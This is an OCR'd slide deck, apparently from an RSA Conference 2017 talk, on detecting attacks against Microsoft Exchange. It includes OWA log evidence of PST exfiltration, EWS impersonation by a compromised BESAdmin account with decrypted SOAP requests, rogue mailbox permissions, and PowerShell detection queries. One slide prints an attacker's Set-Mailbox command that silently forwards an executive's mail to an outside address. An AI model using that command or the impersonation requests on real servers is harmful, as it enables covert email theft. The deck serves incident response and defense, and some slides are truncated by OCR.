
```
u_ex150901.log:2015-09-01 11:25:10 W3SVC1 CAS01
10.120.x.x GET /owa/auth/smithj.pst - 443 – x.x.x.x
HTTP/1.1 FDM+3.x
OutlookSession=1402b4e4ccd49acddab136d59d93a21 –
mail.<removed>.org 206 0 995 6634084 295 620174

u_ex150901.log:2015-09-01 11:25:31 W3SVC1 CAS01
10.120.x.x GET /owa/auth/smithj.pst - 443 – x.x.x.x
HTTP/1.1 FDM+3.x
OutlookSession=1402b4e4ccd49acddab136d59d93a21 –
mail.<removed>.org 206 0 995 6896820 294 643012
```

CND: Export Detection


- There are two fairly simple ways to keep an eye out for Mailbox Exports
  - `Running a PowerShell command to show pending and successful Mailbox Exports.`
  - `Event Log Monitoring`


Export Detection: PowerShell



Export Detection: Event Logs

- MSExcha … nd.
- Simple lo…
- Can do a… “New-M…





CND: Exfil Detection

- Looking for suspect file extensions in OWA logs is a great technique:

```
.7z | .rar | .zip | .cab | .pst
```

- What if the attackers call the file something different? .jpg?
- In most cases we have observed, the exfil files have been split up into chunks and thus **HTTP 206** Status Codes are logged.
  - grep –F –e base/notify.wav -e “) 206 “ is a perfect way to find attackers grabbing files

RSAConference2017

Digital Surveillance

One Account to Rule Them All

Quite a Curious Case


- Last year we worked on a case where multiple APT groups had broken into and compromised a U.S.-based NGO.
  - Several malware implants on servers and workstations
  - Two different webshells were observed (Chopper)
  - OWA backdoored (DLL)
- As part of our incident investigation, we examined their available CAS logs
  - What we found was intriguing! ☺


CAS Log Analysis

- Reviewing the CAS logs saw lots of suspect activity
  - connections from a single external IP address (VPS)
  - Several gigs of data being transferred
  - All activity contains a **Mac** Outlook related User-Agent string
- Most importantly, the connection logs showed all of the connections were being made from an account named **BESAdmin**

Blackberry Enterprise Server Administrator

- The besadmin a Domain [service] account used by the Blackberry Enterprise Server (BES) to send and receive e-mail on behalf of users that have a Blackberry.





Suspicious..

- Suspicions arise given the following:
  - besadmin does not actually have its own mailbox
  - Massive amounts of transfer occurred
  - Account has the ability to read e-mail from other mailboxes
- At this point we assume the account is being used to read e-mails from other users
  - Exchange Impersonation

besadmin | CAS Logs

- Legitimate besadmin access will likely have the following characteristics
  - Source IP of connections will be the local BES server
  - User-Agent of connections will be NULL (autodiscover.xml) or similar to:

    Mozilla/4.0+(compatible;+MSIE+6.0;+MS+Web+Services+Client+Protocol+2.0.50727.4223)

Look what we have here

2015-10-16 08:18:20 10.x.x.x POST /EWS/Exchange.asmx - 80 <removed>\BESAdmin x.x.x.x MacOutlook/14.3.2.130206+(Intel+Mac+OS+X+10.8.3) 200 0 0 328

2015-10-16 08:18:22 10.x.x.x POST /EWS/Exchange.asmx - 80 <removed>\BESAdmin x.x.x.x MacOutlook/14.3.2.130206+(Intel+Mac+OS+X+10.8.3) 200 0 0 328

2015-10-16 08:18:24 10.x.x.x POST /EWS/Exchange.asmx - 80 <removed>\BESAdmin x.x.x.x MacOutlook/14.3.2.130206+(Intel+Mac+OS+X+10.8.3) 200 0 0 142065

2015-10-16 08:18:47 10.x.x.x POST /EWS/Exchange.asmx - 80 <removed>\BESAdmin x.x.x.x MacOutlook/14.3.2.130206+(Intel+Mac+OS+X+10.8.3) 200 0 0 312

x.x.x.x = External IP address from a hosting provider

Operation Extract Packets

- The attackers are still frequently connecting in and we are performing full packet capture.
- It is now trivial to extract out sessions to/from the attacker's IP address and the Exchange Server (OWA) server.
- Now we have a bunch of encrypted traffic though, which still requires a bit of work to examine.

Examining Encrypted Traffic

- When we want to look into Exchange/OWA sessions, we of course need to decrypt the traffic
- In order to do this we need two things:
  - **Full packet capture** of the sessions of interest (we have this already)
  - The **private key** associated with the certificate on the mail server
    - This is easily exported from Windows and the private key can be converted to a format that can be used to decrypt (RSA)

Packets and Certificate.. Now what?

- Now that we have the traffic and the private key, we still need a tool to decrypt the it.
- These are a few of the tools we can use to assist us:
  - `Wireshark`
  - `Tshark`
  - `ChopShop`
  - `Dshell`

Decrypted Traffic

```
POST /EWS/Exchange.asmx HTTP/1.1
User-Agent: MacOutlook/14.3.2.130206 (Intel Mac OS X 10.8.3)
Content-Type: text/xml
Authorization: Negotiate <removed>
Host: <removed>
Cookie: exchangecookie=<removed>
Content-Length: 610
Expect: 100-continue

HTTP/1.1 100 Continue
```

Decrypted POST Data

```
<?xml version="1.0" encoding="utf-8"?><s:Envelope
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:m="http://schemas.microsoft.com/exchange/services/
2006/messages"
xmlns:t="http://schemas.microsoft.com/exchange/services/
2006/types"><s:Header><t:RequestServerVersion
Version="Exchange2007_SP1"/><t:ExchangeImpersonation><t:
ConnectingSID><t:PrimarySmtpAddress>firstname.lastname@<
removed>.com</t:PrimarySmtpAddress></t:ConnectingSID></t
:ExchangeImpersonation></s:Header><s:Body><m:GetFolder><
m:FolderShape><t:BaseShape>IdOnly</t:BaseShape></m:Folde
rShape><m:FolderIds><t:DistinguishedFolderId
Id="msgfolderroot"/></m:FolderIds></m:GetFolder></s:Body
></s:Envelope>
```

Decrypted POST Data 2

```
<?xml version="1.0" encoding="utf-8"?><s:Envelope
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:m="http://schemas.microsoft.com/exchange/services/
2006/messages"
xmlns:t="http://schemas.microsoft.com/exchange/services/
2006/types"><s:Header><t:RequestServerVersion
Version="Exchange2007_SP1"/></s:Header><s:Body><m:GetFol
der><m:FolderShape><t:BaseShape>IdOnly</t:BaseShape></m:
FolderShape><m:FolderIds><t:DistinguishedFolderId
Id="sentitems"><t:Mailbox><t:EmailAddress>firstname.last
name@<removed>.com</t:EmailAddress></t:Mailbox></t:Disti
nguishedFolderId></m:FolderIds></m:GetFolder></s:Body></
s:Envelope>
```

Daily Exfiltration

- Traffic decryption confirmed our suspicion that the attackers were pulling down e-mail for multiple mailboxes
- Attackers were reading e-mail for 25 employees
  - Included C-level executives and people in positions relevant to what we believe the attackers are after
- E-mail was downloaded nearly daily for each of the users with a full sync of their mailbox
  - Inbox, Sent, Deleted Items, Calendar, etc.


Getting Read or Full Access

- When using the BESAdmin account, attackers likely already have rights to read e-mail of everyone
- However, the attackers also created an account “EmailSyncSvc” and assigned it access to user mailboxes
  - We have also seen random valid user assigned special access
- In this instance they opted to give themselves access to all mailboxes instead of just to the users they were interested in
  - This actually makes proactively detecting this behavior easier

CND: Checking Mailbox Permissions

- Launching EMS and executing a query to list out all mailbox permissions is a great way to find accounts with access they should not have.
- This can be done on each account one-by-one in the Exchange Management Console or on all accounts with PowerShell via the Exchange Management Shell

EMS Get-MailboxPermission



Exchange Management Shell

- The resulting output will show data for each account similar to:

```
"<removed>.com/Media
Staff/media","<REMOVED>\EmailSyncSvc","FullAcces
s”
"<removed>.com/Media
Staff/media","<REMOVED>\BESAdmin","FullAccess”
"<removed>.com/Media
Staff/media","<REMOVED>\Domain
Admins","FullAccess”
"<removed>.com/Media
Staff/media","<REMOVED>\Enterprise
Admins","FullAccess"
```

RSAConference2017

Prolonged Access to E-mail

PowerShell and Mailbox Forwarding

Silent Access to E-mail?

- What if an attacker could continually read the e-mail critical personnel without:
  - Accessing the target's computer
  - Logging into an e-mail server
  - Leveraging malware
  - Creating any sort of connection into the victim's network

Executives Targeted

- Turns out the bad guys have a few tricks up their sleeves and have used a technique to do everything on the previous slide
- C-Suite and other top executives targeted
  - Copies of all inbound e-mail sent to attackers
  - The targets, the IT Support staff, Exchange Administrators, and IT Security team had no idea

Exchange Management Console Fun

PS Cmdlet to Modify Mailbox

Target Exchange Mailbox

```
[PS] Set-Mailbox -Identity ”Hillary Clinton" -
DeliverToMailboxAndForward $true -
ForwardingSMTPAddress ”badguy44@gmail.com”
```

Delivers E-mails to Hillary’s
Inbox **and** Forwards a copy to badguy44@gmail.com

Forwarded Mailbox Detection

- Simple.. What can be setup with PowerShell, can be found with PowerShell

```
[PS] Get-Mailbox | Where
{($_.ForwardingSMTPAddress -ne $null)} | Select
Name, ForwardingSMTPAddress,
DeliverToMailboxAndForward
```

Forwarded Mailbox Results

- Sample output from PS query


```
Name                ForwardingSMTPAddress        DeliverToMailboxAndForward
----                ---------------------        --------------------------
Hillary Clinton     smtp:badguy44@gmail.com                             True
```

RSAConference2017


PowerShell Virtual Directory

Exchange Remote Backdoor

Exchange PowerShell Virtual Directory



Connecting to Remote PowerShell



Closing

- As you can see, attackers have a lot of ways to attack Exchange
  - They also have a vested interest in doing so
- Many attacks against Exchange go unnoticed for many reasons:
  - Extremely busy and high traffic server(s)
  - Encrypted communication (SSL/TLS)
  - Lack of familiarity with the signs of compromise
- Building defenses and treating Exchange servers like one of the organization's crown jewels is the best way to stat ahead of the threat
  - Logging, monitoring, and 2FA are the way to go

Thank You for Attending!

Contact:

sadair@volexity.com

@stevenadair | @volexity

PowerShell Cheat Sheet URL:
https://www.volexity.com/rsa/powershell.txt